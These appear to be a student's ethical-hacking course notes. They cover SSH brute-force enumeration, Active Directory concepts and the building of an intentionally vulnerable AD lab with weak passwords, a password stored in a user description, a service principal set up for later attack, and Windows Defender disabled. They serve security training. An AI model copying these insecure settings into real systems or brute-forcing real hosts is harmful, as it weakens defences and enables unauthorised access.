Notes_ETH

Links

- TCM
- TCM Drive

ETH Notion

Notion

Enumerating SSH

- If you find ssh open => try to bruteforce the login
  2 reasons:

  1. Look for weak passwords
  2. Test if the bruteforce attack is detected or not

  All these 2 things are important inside a report
- If you find a file and port 80/443 open => try to connect ip/file
  if you find this website:
  => - you can upload a file using FTP
  - execute it by accessing via browser

Cheet

cheet

Capstones

Blue Report
Academy Report
Dev Report
Butler Report
Back pearl Report

Active Directory

AD:

- directory service developm by microsoft to manage --> Win Domain Networks

- stores info related to --> objects (as pc, users, printers...)
- authenticates using --> kerberos tickets

> ⚠ **Why useful:**
>
> - useful for internal penetration testing
> - even no Windows machine can use AD --> using RADIUS or LDAP for authenticat
> - AD is the most used --> identity management
> - 95% of Fortune 1000 companies --> impelement AD in their network
> - Can be exploited without attacking patchable exploits
> - We abuse --> **features**, **trusts** and **components**

=>
everyone uses AD
=>
fundamental know what it is and how it works

AD Component

AD is composed on:

1. Physical components
2. Logical components

Physical AD Components

AD Domain Controllers

- Most important component
- It controls everything
- Host the AD
- Provide --> authentication and authorization services
- allow --> administrative access
  =>

to manage user accounts and network resources

AD DS Data Store

Contains the --> - DB files
- ntds.dit file (allows to pull sensistive info and hash passwords)
AD DS:
Is accessible only through --> Domain Controller (and protocols)

Logical AD Components

AD Schema

- Defines every type of --> Objects
  that can be stored in the directory
- Enforces rules regarding --> object creation and configuration

Object types:

Object Types	Function	Examples
Class Object	What objects can be created in the directory	• User • Computer
Attribute Object	Information that can be attached to an object	• Display name


Domains

Used to:

- group
- manage --> objects in an organization

can be more than one domain

domain example:




Trees

A domain tree is --> a hierarchy of domains in AS

all domains in the tree:

- share a namespace with parent domain
- can have addtional child domains

domain tree example:




Forests

forests --> collection of 1 or more domain trees

forests:

- share a common schema
- share a common global catalog to --> enable searching
- enable trusts --> between all domains the forest
- share the --> enterprise Admin and Schema Admins group

forest example:



> **Info**
>
> we'll focus on --> single domain

Organizational Units (OUs)

OUs --> AD containers
=>
can contain --> users, groups, computers ...

OUs are used to:

- represent your organization --> hierachically and logically
- manage a collection of objects --> in a consistent way
- delegate permissions --> to administer groups of objects
- apply policies

Trusts

trust:
provide a mechanism for users --> to gain access resources in another domain

Type of trusts:

Types of Trusts	Description	Diagram
Directional	The trust direction flows from trusting domain to the trusted domain	
Transitive	The trust relationship is extended beyond a two-domain trust to include other trusted domains	

- All domains in a forest --> trust all other domains in the forest
- Trusts can extend --> outside the forest

Objects

type of objects:

Object	Description
User	• Enables network resource access for a user
InetOrgPerson	• Similar to a user account • Used for compatibility with other directory services
Contacts	• Used primarily to assign e-mail addresses to external users • Does not enable network access
Groups	• Used to simplify the administration of access control
Computers	• Enables authentication and auditing of computer access to resources
Printers	• Used to simplify the process of locating and connecting to printers
Shared folders	• Enables users to search for shared folders based on properties

---

AD LAB

Build up


- Download from here:
  - Windows 10 enterprise 64
  - Windows Server 22 64

Windows Server Setup

Open VM Ware
Create a New VM:

- Select Install OS later > Windows Server 2022 > split disk in multi files > 60gb
- Finish
- Then:
  - set at least 8gb RAM
  - set the ISO to the Server iso that you downloaded
  - run the vm
  - Select Custom Installation

- Create a partition



- Set a password --> `P@$$w0rd!`

Now:
install the vm tools --> Notes_ETH > Install VM Tools (guest addition)

Rename PC

then:

- click windows button > search name > click on View your pc Name > Rename this pc
- call it HYDRA-DC
- reboot

Now we need to make this machine our --> AD Domain Controller
=>

Create our AD Domain Controller


On the Server Manager Dashboard: (the default page that is open)

- Click on Manage > Add Role and Features
- Next > Role based or feature > Next > Select Active Directory Domain Services > Add Features >
- Next > Next > Click restart the destination automatically if required > yes > Install
  =>
  We are installing our Domain Controller

When it finishes the installation:

- click on Promote this server to a domain controller
- Add a new Forest, called MARVEL.local (I'm just following the tutorial)
- click Next > retype the same password as the admin `P@$$w0rd!`
- click Next until you can click on Install
- when it finishes click Close and wait for reboot

After the reboot:
we'll enter inside our domain "marvel"!



Create a Certificate Service

Last thing after the reboot:
we need to do again the same steps for adding --> the Certificate Service
We need this to --> verify the identity of the Domain Controller
=>

- Click on Manage > Add Role and Features
- Next > Role based or feature > Next > Select Active Directory Certificate Services > Add Features >
- Next > Next > Next >Click restart the destination automatically if required > yes > Install

When it finishes the installation:

- click on Configure Active Directory Certificate Services on the dest server
- Next > Select Certificate Authority > Next Until Validity > Select 99 years
- Click Next until you can click Configure
- When it finishes --> Close > Close > Reboot
- Login and then Shutdown the VM

Windows Machines

- Create a new VM > Select the windows ISO > Select Windows 10 enterprise
- Click Next > Select as Virtual Machine Name "THEPUNISHER" > Next > 60 gb
- Finish


Customize the VM:

- Remove the floopy disk
- Select memory to 5 gb
- Run

Now:
recreate a second machine indentical to this one
Select as Virtual Machine Name "SPIDERMAN"

In both we need to do the same steps:

- Run them
- Select Custom Installation
- Create a partition as in the Domain Controller Machine
- when you arrive here:



- Click on domain join instead
- call SPIDERMAN --> peterpark
- call THEPUNISHER --> frankcastle
- set password --> `Password1`
- set all the answers to `bob`
- deselect all
- skip cortana
- the machine will enter inside windows
- install the VMWare Tools and restart
- change the pc name and reboot

- Shutdown both

:)

Install VM Tools (guest addition)

Inside the VM go to the upper bar:

- Virtual Machine > Install VMWare Tools
- It should open the autorun inside the VM for installing the tools
- if not open the file explorel inside the VM and search for VMWare Tools and run the setup64

Setting Up Users, Groups, and Policies


Now we are going to set --> Users, Groups and Policies
Why:

- to exploit them after in the course
- see some of the wrong things that the people set with AD
  =>


Add Users

Run the Domain Controller
From the Server Manager:

- click on Tools > Active Directory Users and Computers
- click on MARVEL.local > right click on it > New > Organizational Unit
- Name it `Groups`
- Move these selected groups to the folder that we have created (type yes)



- Move even these to the same folder



Now we are going to create new root and normal users:

- right click on Administrator > Copy
- create user Tony Stark with user logon name = tstark > Next > put `Password1` >
  set Password never expires > Next > Finish
- do the same => create usr SQL(first name) Sevice(second name), logon name = SQLService
  >
  put `MYpassword123#` > set Password never expires > Next > Finish
- double click on SQL Service > set the description as `The password is MYpassword123#`

> ⚠ **Warning**
> this is something that some people do
> They think that is secure to put the password inside the description... but it is not

- right click on white space under the user > New > User
- create users for our machine THEPUNISHER and SPIDERMAN
  =>
  - first user Frank Castle logon name = fcastle and put `Password1` > set only password never expires > Next > Finish
  - same things with Peter Park logon name = ppark and put `Password2` > and =
- quit

From the Server Manager:

- click on File and Storage Services > Shares > New Share > Next > Next >
- Share name = hackme > Next > Next > Create

Set up the Service Account


open cmd ad admin

```
setspn -a HYDRA-DC/SQLService.MARVEL.local:60111 MARVEL\SQLService
```


Set up a Group Policy

Now we are going to disable Microsoft windows defender: (to make easier the course)

- click win button > search for Group Policy Management
- Right click on MARVEL.local > Create a GPO ...



- Named in Disable Windows Defender
- right click on Disable Windows Defender > Edit >

